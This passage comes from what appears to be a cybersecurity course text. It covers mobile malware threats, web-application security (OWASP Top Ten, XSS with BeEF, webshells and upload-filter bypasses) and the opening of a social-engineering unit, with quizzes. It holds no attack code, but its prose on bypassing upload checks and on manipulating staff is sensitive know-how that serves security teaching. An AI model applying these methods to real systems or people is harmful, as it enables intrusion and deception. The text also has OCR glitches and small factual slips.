4. *Jailbreak*: Jailbreaking removes hardware restrictions on the iOS operating system and many iOS users, estimated to be nearly 8% globally, intentionally jailbreak their device to access restricted content and device functionality and enable extended customization. Jailbreaking, however, compromises the integrity of the operating system and can make security technologies such as containers, which depend on the operating system, vulnerable toattack.
5. *OS vulnerabilities*: In addition to app-based threats, operating system vulnerabilities in outdated iOS devices also pose security risk. Several unpatched iOS devices having version 7.1.1, 7.1.2, 8.0, and 8.1 were vulnerable to Masque Attack that lets attackers to compromise non-jailbroken devices via enterprise provisioning abuse, replacing legitimate apps with trojanized versions while evadingdetection.

Android Security threats

6. **OS vulnerabilities:** Operating system vulnerabilities in outdated Android devices also pose hefty amount security risks. Malware authors leverage them to take complete control of the infecteddevices.
7. **Stagefright vulnerability:** The Stagefright vulnerabilities affect all Android devices running Froyo 2.2 to Lollipop 5.1.1. The vulnerability exists in Stagefright, a native Android media player, that lets attackers remotely control and steal data from a device by sending a victim a multimedia message (MMS) packaged with anexploit.
8. **MasterKeyVulnerability:**AnAndroidOSvulnerabilitythatallowsattackerstomodify .apk files(apps) without breaking their cryptographic signature, giving attackers the ability to maliciously update apps on devices and evade detection on devices with vulnerable OSversions.

9. **AOSP Browser Vulnerability**: Affects mobile browsers using the Android Open Source Project‘s (AOSP) browser code. This vulnerability could allow attackers to direct victims toamaliciouswebpageandaccessdatainotheropenwebpagesinthebrowsingsession,

   even taking control of an online account that a victim has logged into on another webpage.

Android AppThreats

10. **Android/OpFake:** Android/OpFake is an Android based SMS Trojan and premium service toll abuser family malware that arrives bundled with repackaged legitimate applications or hosted on malicious sites spammed from compromised social media accounts.
11. **Android.Dendroid:** Dendroid is a Toolkit/HTTP RAT having a sophisticated PHP administration panel, and an application APK binder package. The malware is created by modifying the required permissions by any clean APK(Android Application Package) with Dendroid RAT functionality that allows detailed management of the infected devices.

What we cando?

A mobile device is a computer and should be protected like one. Users must recognize that applications or games could be malicious, and always consider the source. A good rule of thumb is to check if an app is asking for more than what it needs to do its job, you shouldn‘t install it. The risk of losing a device is still higher than the risk of malware infection. Protecting your devices by fully encrypting the device makes it incredibly difficult for someone to break in and steal the data. Setting a strong password for the device, as well as for the SIM card, is a must. Similarly, take caution while using over the air networks (Free Wi Fi). You should only permit the installation of apps from trusted sources, such as Google Play and Apple App Store. Although malware exists for iOS and BlackBerry, however, the risk of infection is highest for Android, where security software is already available. Make sure all your Android devices are protected by anti-malwaresoftware.

FutureFocus

Unfortunately, cybercriminals continue to adapt the malware they use in the face of increased security measures and target awareness. The new trends tip off the cyber space is multi-folded including rise of mobile malware, malware leverages cloud computing and thwart virtualization technologies.

2.16 SUMMERY

The evolution of malware represents an ongoing arms race between cybercriminals, hacktivists, nation states and network defenders, with the continual emergence of new threats and techniques to evade existing security measures. Whether you are an IT professional, entrepreneur, or individual user, defending against these new attacks requires everyone to become more aware and increase their understanding of malware operations . You can reduce the potential avenues for attack by applying a range of mitigations, such as limiting user privileges, removing unused platforms, installing patches/updates, enabling suitable antivirus software and ensuring your staff know what to look outfor.

As they said, the weakest link in the security chain is that between keyboard and the chair.

–Staysafewhileonline‖

2.17 CHECK YOURPROGRESS

1. Malware isshort for__________________.
2. Acomputer___________is amalware program that, when executed, replicatesby inserting copies of itself (possibly modified) into other computer programs, data files, or the boot sector of the hard drive.
3. A virus cannot perform its task of harming and replication unless it isallowedto________.
4. are software programs that masquerade as regular programs, such as games, disk utilities, and even antivirusprograms.
5. A_____________is a group of computers that are controlled from a single source and run related softwareprograms.
6. is a type of malware used as a digital mechanism forextortion.
7. A_______________is a form of software which enables other malicious processes or programs to continue to benefit from privileged access to a computer by masking their existence from normal detectionmethods.

2.18 ANSWERS TO CHECK YOUR PROGRESS

1. Malicioussoftware
2. Virus
3. Execute
4. Trojanhorses
5. Botnet
6. Ransomware
7. Rootkit

2.19 MODEL QUESTIONS

1. Differentiate between a Virus, Worm and TrojanHorse?
2. How does spyware exploit userinformation?
3. As a responsible home user, how can you prevent getting infected withmalware?
4. Discuss the modus operandi of banking Trojan citing some notable malware asexample?
5. How exploit kit infect you? How one can prevent drive by download attacks in exploit kit scenario?

Unit 3: E-Commerce and Web-Application Security

3

Unit Structure

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the business need of ecommerce and Web applicationsecurity.
- Understand the Web applications attacksurface.
- Know vulnerabilities and attacks on web-applications
- Understand the exploit.
- Able to secureweb-applications.

3.2 INTRODUCTION

Today almost for every organization web-applications are the integral part of information infrastructure to allow information exchange with employee, customers, partners, etc. Ecommerce is also grown rapidly and everything is moving up on computer network from vegetables to electronics, today customer is free to shop online at a click of mouse. Web-applications are the low-hanging fruits for the attacker and custom developed insecure code brings new set of vulnerabilities which cannot be prevented solely by network security devices like firewall, IDS/IPS and traditional approaches. Web-applications have been continuously targeted by attackers for various interests. Cross Site Scripting Attack (XSS), SQL injection, File Inclusion, Malicious File Uploads is few attacks to name in web-applicationdomain.

In this unit we will discuss Web-application attacks and how to counter those attacks. We will study impact of vulnerability and case studies of the vulnerability and exploit.

3.3 WEB ARCHITECTURE

The basic web architecture is two-tiered architecture, one is a web server (which serves the content to client) and a web client or browser (which request for the resource). The server side programming extends the two-tier architecture to three-tier architecture by adding a back-end server. The first of the two-tier architecture is the web client which displays the information. Many commonly used web clients are internet browsers such as Chrome, Firefox, and Internet Explorer. The other part of the two-tier architecture is the web server which provides information to the client. The commonly used web servers are Apache and IIS. This information may be stored with the web server or storage connected to it, directly or indirectly. At the client end small information such as cookies related to session information, user information or temporary transaction information may bestored.

The third tier is the Common Gateway Interface (CGI) which is a set of standards that defines how a dynamic document is written, how data are input to the program and how the output resultis used. CGI allows programmers to use any of several languages such as C, C++, Bourne shell, C Shell, Tcl or Perl. The web server interacts with the CGI to provide dynamiccontent.




Figure 25: 2-tier and 3-tier architecture

Before we proceed, it is important to understand three basic concepts – HyperText Markup Language (HTML), Uniform Resource Identifier (URI) and HyperText Transfer Protocol (HTTP).

3.3.1 HyperText Markup Language (HTML)

HTML is a language for encoding document content. HTML has evolved out of Standard Generalized Markup Language (SGML). SGML was approved in 1986 as a standard which specifies a meta-language for defining document markup systems through an SGML Document Type Definition (DTD) which specifies valid tag names and element attributes. The tags are hierarchical and structured. HTML was approved as a standard in 1995 with its HTML 2.0 specification. HTML 3.0 was published as a W3C recommendation in 1997 while HTML 4.0 was also published in the same year. HTML 5.0 was published as a working draft by the W3C in 2008. The HTML tags normally coming pairs like <head> and </head>. The browser does not displaytheHTMLtagbutinterpretsthecontentwithinthetagbasedonthetag.Browserscan refer to Cascading Style Sheets (CSS) to interpret the appearance and layout of the content within the tags. For details readers should visit *http://www.w3schools.com.*

3.3.2 Uniform ResourceIdentifier

A client that wants to access any web page on the internet needs the web address. To access a document over the internet, HTTP uses locators. The Uniform Resource Locator (URL) is standard for specifying the web address, based on network location. Uniform Resource Locator

(URL) is subset of Uniform Resource Identifier (URI). The identifier may specify either the location of resource (as a URL) or may specify its name (as a URN, i.e. Uniform Resource Namespace) independent of location of the resource. Therefore a URI could be URL or a URN.

These days the term URL is more commonly used in place of URI. The URL defines four things: protocol, host computer, port and path, for example http:://www.uou.ac.in:81/example.html. The protocol (http in example) is the client/server program used to retrieve the document. Common protocols which can retrieve a document are FTP and HTTP. The host (UOU.ac.in) is the computer on which the information is located. The URL can optionally contain the port number (default is port 80 in example it is 81) of the server; it is inserted between the host and the path and it is separated by a colon. Path is the pathname of the file (example.html) where the information is located. The path can itself contain directories, subdirectories and files.

3.3.3 HyperText Transfer Protocol (HTTP)

While HTML is used to encode document content, HyperText Transfer Protocol (HTTP) is used to transmit or access data over the web. The HTTP protocol functions as a combination of FTP and SMTP. The HTTP uses only one TCP connection (without separate control connection) on port 80. HTTP messages are read and interpreted by the HTTP server and HTTP client (browser). The client sends an HTTP request to the server while the server sends an HTTP response to the client. Although HTTP uses the services of TCP, HTTP itself is a stateless protocol, i.e. each HTTP request is unrelated to any previous HTTP request as the server is not required to retain session information. Readers are advised to refer *http://www.w3.org/Protocols/*for details on HTTPprotocols.

3.4 ATTACKS ON APPLICATIONS

Web completely changed the way organizations look, feel and work. Common web applications include ecommerce websites, webmail, online retail sales, online auctions, wikis and others. Majority of websites, including those considered most business critical, are vulnerable to attacks. Web applications are accessible openly on web thereby making it more prone to attack. Web Developers are not well versed with security issues because of which the applications are prone to vulnerabilities. Today every web user even from non-IT background is a content developer for the websites. Technologies like Ajax, RSS make web more creative place but also increased the attack surface. Attack surface expanded with the dawn of new webtechnologies.

Attacks on web applications refer to threat at the application-level. Therefore, when we use a hardware firewall or an Intrusion Detection System for network security, it does not mean that we are protecting against attacks on web applications. In web application security we are talking aboutsecuring:

a. the code in the webapplication
b. the backendsystems
c. the web and applicationservers
d. theusers

The Open Web Application Security Project (OWASP) is a not-for-profit charitable organization focused on improving the security of software. Mission of OWASP is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks. The OWASP Top Ten is a powerful awareness document for web application security and represents a broad consensus about what the most critical web application security flaws are. **Error! Reference source not found.** below shows the OWASP op Ten web application security flaw2013.

Table 2: OWASP TOP Ten 2013

S.No.	Category	Description
1	A1-Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when un-trusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2	A2-Broken Authentication and SessionManagement	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys,sessiontokens,ortoexploitotherimplementationflawstoassumeother users' identities.
3	A3-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes un-trusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
4	A4-Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
5	A5-Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform.Securesettingsshouldbedefined,implemented,andmaintained,as defaults are often insecure. Additionally, software should be kept up to date.
6	A6-Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes.Sensitivedatadeservesextraprotectionsuchasencryptionatrestorin transit, as well as special precautions when exchanged with the browser.
7	A7-Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests arenotverified,attackerswillbeabletoforgerequestsinordertoaccess functionality without proper authorization.
8	A8-Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

8	A9-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defences and enable a range of possible attacks and impacts.
10	A10-Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use un-trusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Readers are advised to explore OWASP resources including latest top ten and SANS Top 25 programming error.

3.5 DEMONSTRATION OF IMPACT OF XSS VULNERABILITY

Cross-site scripting (XSS) enables attackers to inject client-side script like JavaScript into web pages viewed by the users/visitors of web-application. Using this attacker can include his own code into the browser of users of vulnerable web-application.

Two common types of XSS vulnerabilities are:

i. Reflected (attack string not stored persistently in web-application)and
ii. Stored cross-site scripting (attack string is stored in database of theweb-application).

Stored or persistent XSS is more severe type as all the users of website will get impacted. No input validation or weak input validation, when accepting data from the user and improper output coding, when reflecting data back to the user is reason for the XSS vulnerability. Pie-chart in Figure 26 reveals that XSS is having the highest percent in web-application vulnerabilities followed by SQL injection.




Figure 26 : Percent of vulnerabilities out of total number of vulnerabilities (% Vulns ALL) (Source: WASC[25])

XSS is Critical Vulnerability even if one don't have anything like login, session management or sensitive data over his website. It is required to patch XSS vulnerability even when website is not dealing with anything sensitive. The next section discusses demonstrating XSS impact such as injecting iframe and distributing malwares exist and demonstrate compromising client machine using the Browser Exploitation Framework (BeEF).

3.5.1 The Browser Exploitation Framework (BeEF)

BeEF is short for The Browser Exploitation Framework[26]. It is a penetration testing tool that focuses on the web browser. Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door i.e. the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browsercontext.

The Browser Exploitation Framework (BeEF) is a security tool that can be used to hook the browser of the client/victim machine by executing Cross Site Scripting (XSS) through vulnerable web-application, to further conduct the attack on the client system. BeEF can be used to demonstrate impact magnitude of the XSS attack. BeEF provides command and control facility to control and launch attack on the zombie browsers/system. Zombie browser can also be used to launch further attacks like key logging and portscanning.

3.6 VULNERABLITY STUDY: MALICIOUS FILE UPLOAD AND WEBSHELLS

Abusing file upload is widely exploited flaw in web application. Web shell code, a preferred choice for attacker creates a backdoor on vulnerable web server accessible via the web browser and provides functionalities such as system command execution and file access. Webshells access which typically allows complete control of the system and lead to malicious activities like defacement, phishing, espionage, malware distribution and Command & Control hosting post-exploitation of the web-applications byattacker.

Perimeter security devices like firewalls, IPS/IDS and anti-virus applications are ineffective in detecting web shells if either the webshell is a customized program developed by attacker for particular malicious purpose or attacker is using some kind of obfuscation techniques in the webshells. Analysis of web-intrusion incidents, involving webshell upload, reveals the methodologies adopted by the attackers for uploading the webshells and common vulnerabilities exploited. Web-intrusions can be classified broad categories of vulnerabilities exploited by attackers for uploading the web shells to the vulnerable web-application.

- **Abuse of file upload functionality**: In this category of vulnerabilities file-upload functionality is provided by the web-application, which is abused by the attacker to upload the maliciousfile.
- **Insecure web server configurations**: Attacker exploits the configuration and deployment errors like WebDAV enabled on production environment, Vulnerable Content Management System (CMS), Vulnerable Plug-ins installed with web-server or CMS like online fileeditors.
- **Other Web-application vulnerabilities**: Web-application vulnerabilities like SQL

Injection , File Inclusion and others are used by attacker to upload webshell on the server to maintain persistentaccess.

Following are the type of programming errors or weak controls identified in the study of the source-code of the insecure file-upload modules:

- **Unrestricted File Upload:** File can be uploaded to the server via file-upload feature without any filtering or control implemented by the developer, any type of file can be uploaded to the server which may latter allow execution, if directory permission of uploaded folder is set to execute. Attacker can simply upload a webshell using a webbrowser.
- **File extension type check based filters:** In this type of control checks web-application developers implement mechanism to match file extension like jpeg, png, pdf and only allow extension type which is valid as per application requirement. Only relying on file extension to validate file type is a weak control and can be easily bypassed by the attackers with little effort.
- **Content-Type check based filters:** Content-Type field of HTTP header which specify MIME type of the GET/POST request, sometimes used by developers as a check for validating the file type like Content-Type: image/jpeg to validate file type is jpeg. Content-Type field can easily be modified by intercepting proxy to bypass the control to upload the malicious file.
- **Java-script based filters:** Javascript based validation or client-side based validation for the data supplied by the user only provides false sense of security, data supplied by user must be validated by web-application at server end. Client side based validation control on type of file can be bypassed using simple capture-and-modify httprequest.
- **MIME Type check based filters:** Web-application developers also make use of Multipurpose Internet Mail Extensions (MIME) based check to verify the type of file. This control also can be bypassed by the attacker or attack can be mounted using the header of the valid filetype.

3.7 APPLICATION SECURITY

Following section discuss some of the guidelines for securing web applications, however readers are strongly advised to study the secure application development principles and guidelines available from various sources such as OWASP, SANS, WASC, CERT-In and CERT/CC and others.

3.7.1 Security Integration with SDLC

Security should remain integrated in every stage of Software Development Life Cycle. From planning to implementation security should be considered as a feature of the application. Instead of testing for security in testing phase of application development it is more cost-effective and efficient to plan for security from first stage of the life cycle. Security errors at planning and design stage are hard to patch up if not impossible after application release. Attacks like Man-in Middle Attack, Session hijacking, Session Killing, Https Cookie hijacking are successful due to error in design phase of the applications. Security must remain integrated into the planning and design phase of SDLC.

During Implementation phase application developers are responsible for writing secure code and follow do‗s and don‗ts of particular application development language/software and platform. Attacks like buffer overflow, SQL Injection, XSS are due to sloppy programming.

Testing stage of SDLC must use automated tools as well as manual code review. Automated tools cannot discover logical errors of the applications, manual testing ismust.

After application development in operation phase we also need to take care of attacks such as Denial-of-Service (DOS), weak/default password. Even if we cannot completely stop these attacks with in application but we can limit their impact.

3.7.2 Inputvalidation

The common root cause of Buffer Overflow, XSS and SQL Injection attack is improper input validation. Attacker uses the applications in such a way they are not meant for. Web applications take inputs from user, from other web services or from machine environment variables. Web-applications should not accept or execute any input without first validating it. ―Trust no one‖ is a principle to write web-application without input validation error. There are two approaches to filter/ validate user supplied data

a. *Black list approach:* Filtering only known harmfulcontents
b. *White list approach:* Accepting only known validcontents.

White list approach (reject all except known good contents) is considered as more efficient than that of black list approach (rejecting only known harmful contents). Black list filtering can be bypassed by coding input in some other format like hexadecimal or Unicode if same is not in list.

3.7.3 Output encoding

Displaying user supplied data directly into user browser without proper validating and output encoding leads to attacks like XSS. Tags like <, <>, /.., <script>, has special meaning for the browser and if web application render them to client browser without proper encoding result could be cookie stealing, harmful script execution, and even more worst. Developer must ensure that output if it is dynamic should only be rendered to client web browser only after proper encoding.

3.7.4 Error Handling

Proper error handling is another important requirement for secure web application. Error should not be displayed to client as there are lot of information that help attacker to map code, SQL statements and almost everything about web application and platform information. SQL errors can be used to find user name and password of users. Only Customized errors pages should be displayed to the users. Web applications should be able to handle any unexpected errors also.

3.7.5 SQL statements

Minimizing dynamic SQL statements, use of prepared statements and filtering data to the dynamic queries are countermeasures against SQL injection attack. Web application should not be able to connect to the database using root permission. ―Grant all‖ should not be provided to the web application user, so in case if attacker is able to find injection point, he can only perform limited harm to the database.

3.7.6 Least privilegemodel

Web application design, development, deployment and operation must follow Least Privilege Model. Only required permissions and access should be provided to the different roles of application users. Every function or page, if protected should not be accessed directly without following proper authentication path.

3.7.7 Re-authentication for importanttransactions

For important transactions like stock transfer, password change or any financial transactions web-application should again ask for authentication even if user is already authenticated. This sort of measures prevent against attacks like CSRF. Another countermeasure against CSRF is to use token based authentication for important transactions. Hidden tokens are submitted with transactions. So validate the request if it is from valid user and not from hidden requests embedded by attacker.

3.7.8 Proper use of encryption

Proper implementation of encryption should be ensured in design of web application. Using SSL only for login page and http afterward only creates false sense of security and application is not secure at all. Even using HTTPS after sign in is not secure as attack like active https cookie hijacking can hijack user cookies.

3.7.9 Manual security testing

Automated tools for code reviewing, proxies for analyzing http traffic, and tools to detect attacks like XSS CSRF, SQL injection etc are available commercial as well as open source. However this does not eliminate need of manual testing for possible logic error. Every web application is different in its own. It is hard to build any automated tool that applies to all web-applications. Manual testing should be considered as critical part of the applicationtesting.

3.7.10 Training and Awareness

Training and awareness is necessary for security of the organization and web applications. Providing a generic training to all employees is not efficient. Employee should be provided customize training according to their role in the organization. Employee should understand his responsibility and action toward organization security.

Security is job of IT department. Security hampers application development time. Security create burden on the servers mindsets of application developers need to be changed. Application designers and developers are responsible for security of application. Management should schedule security budget keeping in mind application security. Application developers must understand dos and don‘ts of particular technology and their impact, attack trends and top vulnerabilities reported by organizations such as SANS and OWASP. Application developers must ensure that their applications are free from the known vulnerabilities.

3.7.11 Security is a continuous process

Security is not a one time job. Web application team needs to keep pace with changing threats landscape. Monitoring, assessing and measuring the security of the web application should be planned as a continuous activity.

3.8 SUMMERY

In this unit we discussed about the web-applications, threats to webapplications and countermeasures. Readers must attempt the "To Do" sections to fully cover the subject. Demonstration of vulnerabilities and attacks were explained to have a better understanding of the web-application security. Network security solutions cannot protect against the application layer flaws. Web-application security needs totally different mindset, it requires security as a inherent property of application and not as add-on.

Activity:

1. Explore OWASP TestingGuide.
2. Write note on pro and cons of web applicationfirewall.
3. Go through the OWASP Top Ten indetails.
4. Explore SANS Top 25 Programmingerrors.

3.9 CHECK YOUR PROGRESS

1. What is a Unrestricted fileupload.
2. ExplainWebshell.
3. r57.php is a ....
4. OWASP Stands for.......................
5. List any four threats from OWASP Top ten 2013 list.

3.10 MODEL QUESTIONS

1. Write a note on webarchitecure
2. What is HTTP andHTTPS
3. ExplainURL.
4. Explain applicationsecurity.
5. What is awebshell.
6. Write a note on malicious fileupload.
7. Security is a continuous process -explain.
8. What is OWASP TOP10.
9. Write note on "security integration withinSDLC".
10. What is a manual securitytesting.

Unit 4: Social Engineering

4

Unit Structure

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know socialengineering
- Understand social engineering attack cycle
- Defend against social engineering attacks
- Understand reverse socialengineering

4.2 INTRODUCTION

"It's not always what you know, it's who you know."

Information System (IS) security management depends not only on technological measures that are put in place but also on managerial endeavors as well. Large numbers of technical defense have been implemented but less importance has been given to non-technical factors like *Social Engineering*. It is the art of psychologically manipulating people to obtain confidential information with or without the use of technology. According to Merriam Webster's dictionary, social engineering is the "management of human beings in accordance with their place and function in society, applied social science. It is the practical application of sociological principles to particular social problems‖. Social engineering techniques are based on specific attributes of human decision-making known as cognitive biases. These biases, sometimes called "*bugs in the human hardware*", are exploited in various combinations to create attack techniques. Social engineering is so prolific because of the human tendency to TRUST, and the TRUST factor is often exploited. Social engineering is most commonly attributed to when talking about computer system and network security. In fact, social engineering can be both technical and non-technical in nature & most social engineers are also proficient at using computers (which isn‘t a requirement of being a social engineer) as well as being a skilled social engineer which can be a verylethalcombination.–**Takedown**‖isafamousmoviethatfeaturesstoryofthecapture ofone of the greatest hackers of all time, –Kevin Mitnick‖whose social engineering capabilities are highly narrated throughout. According to him, –Social Engineering usesinfluence and persuasion to deceive people by convincing them that the social engineer is someone he is not, or by manipulation. As a result, the social engineer is able to take advantage of people to obtain information with or without the use of technology‖.

Criminals use social engineering tactics because it is usually easier to exploit your natural inclination to trust than it is to discover ways to hack your software. For example, it is much easier to fool someone into giving you their password than it is for you to try hacking their password (unless the password is really weak). Ask any security professional and they will tell you that the weakest link in the security chain is the human who accepts a person or scenario at face value. Social Engineering is essentially using human relationships to attain a goal. It is used by the most effective of law enforcement agencies, such as a local undercover police officer posing as a drug user to arrest a drug dealer, or spies oversees trying to gain intelligence about the next terroristattack.

4.3 SOCIAL ENGINEERING

Social engineering, once mastered, can be used to gain access on any system despite the platform or the quality of the hardware and software present. It‘s the hardest form of attack to defend against because hardware and software alone won‘t stop it. It can be defined as an outsider tricking legitimate personnel into aiding illicit acts such as supplying proprietary information or allowing inappropriate access. It preys on the weakest link in a security system- the human being.

4.3.1 Social Engineering Attack Cycle

The basic goals of social engineering are the same as hacking in general: to gain unauthorized access to systems or information in order to commit fraud, network intrusion, industrial espionage, identity theft, or simply to disrupt the system or network. A broad view of social engineering attack life cycle has such phases: research, developing rapport and trust, exploiting trust and utilizing information, cloak activities, evolve/regress.




Figure 27: Social Engineering Attack Cycle

a. **Research:** It is an information gathering process where information about the target is retrieved. The attacker gathers as much information as possible about the target before starting the attack. Some methods are obvious and require no great cunning or planning, while others require certain skill or knowledge. If industrial espionage is the aim, the attacker learns everything about the victim/ organisations with the help of all available resources, social networking sites etc. Typical information that may be gathered could be an internal phone directory, birth dates, organisational charts, personnel records, social activities, relationships,etc.

b. **Developing Rapport and Trust:** The social engineer capitalises on the psychological aspect of trust. The target is more likely to divulge requested information to an attacker if he trusts the attacker. Rapport and trust development can be done by using insider information, misrepresenting an identity, citing those known to the victim, showing a need for assistance, or occupying an authoritative role. Once trust is established, the hacker will be able to start acquiring sensitive information and access necessary to break into a system. The skilled hacker will gain information very slowly asking only for small favours or gaining information through seemingly innocent conversations. The hacker will work hard to maintain an apparently innocent relationship, while learning company lingo, names of key personnel, names of important servers and applications, and a host of other valuable information. If an attacker feels hesitation in the voice on the other end of the phone, he or she will stick to simple questions and hope to gain more information from the next individual he or she chooses to call. The larger the organization, the easier it is to establish trust. In a smaller environment the target is much more likely to know whether or not the attacker is who they say they are. Trust is important to establish both as a technique on its own as well as in combination with othertechniques.

c. **Exploiting Trust Factor**: When a target appears to trust an attacker, the attacker exploits the trust to elicit information from the target. This can either take the form of a request for information, a request for a specified action from the victim or, alternatively, to manipulate the victim into asking the attacker for help. This phase is where the previously established relationship is abused to get the initially desired information or action.

d. **Utilise & Execute:** The outcome of the previous phase is utilised to reach the goal of the attack or to move on to further steps which may be required to reach the goal. The execute-step is where the attacker does something that is clearly illegal or not allowed, for instance when the target is asked to submit his log-in information, or when the nefarious e-mails aresent.

e. **Recruit & Cloak:** Cloak is the actions performed after the execution, actions performed in order to hide the illegal activities. It can be to continue with the ―friendship‖ to normalize the actions, moves to make the victim seem untrustworthy, or more advanced techniques to hide the crime. In some cases the victim can be recruited to either work for the attacker or as an ambassador/reference for theattacker.

f. **Evolve/Regress:** This is where the attacker learns from the process and creates an internal justification for what has happened. There are basically two choices for the attacker here. Either the attack evolves, moving into another phase of the attack if the process has been successful up to this step. The other choice if the results to this point have been unsuccessful is to regresses, which can either be to stop the attack or to move to a more basic level of attack in order to be successful again. The gathered information can then be used to target and explore more deeper into the victim , until finally attackers convince their targets to divulge the information they need to achieve thegoal.

4.4 DIFFERENT TYPES OF SOCIAL ENGINEERING

There are many types of social engineering attacks, but they can be broadly split into three categories viz. physical social engineering, remote social engineering and hybrid social engineering. In physical social engineering, the attacker attempts to gain physical access to a sensitive office or location, and in remote social engineering the attacker attempts to gain access to information or resources remotely, for example, over the phone or via email. Some attackers combine both strategies, known as hybrid social engineering. For example, the physical breach may follow a series of remote social engineering attempts. Often social engineering is combined with a technical attack, making for an extremely effective and dangerous assault. The types of social engineering attacks are reflected in the various social engineering tests you can perform.

4.4.1 Physical Social Engineering

In a physical social engineering attack, the social engineer attempts to gain access to a physical location. The attacker may do this via various methods, including[27]:

a. **Piggybacking:** Used to enter restricted area by convincing an authorisedpersonal.
b. **Eavesdropping:** Attacker can gain information by hearing a discussion between two people, or by reading emails and listening to telephonicconversation.
c. **Impersonation:** The attacker acts like someone else to trap thevictim
d. **Dumpster Driving:** Valuable information can often be found on trash, printers and pieces ofpaper.

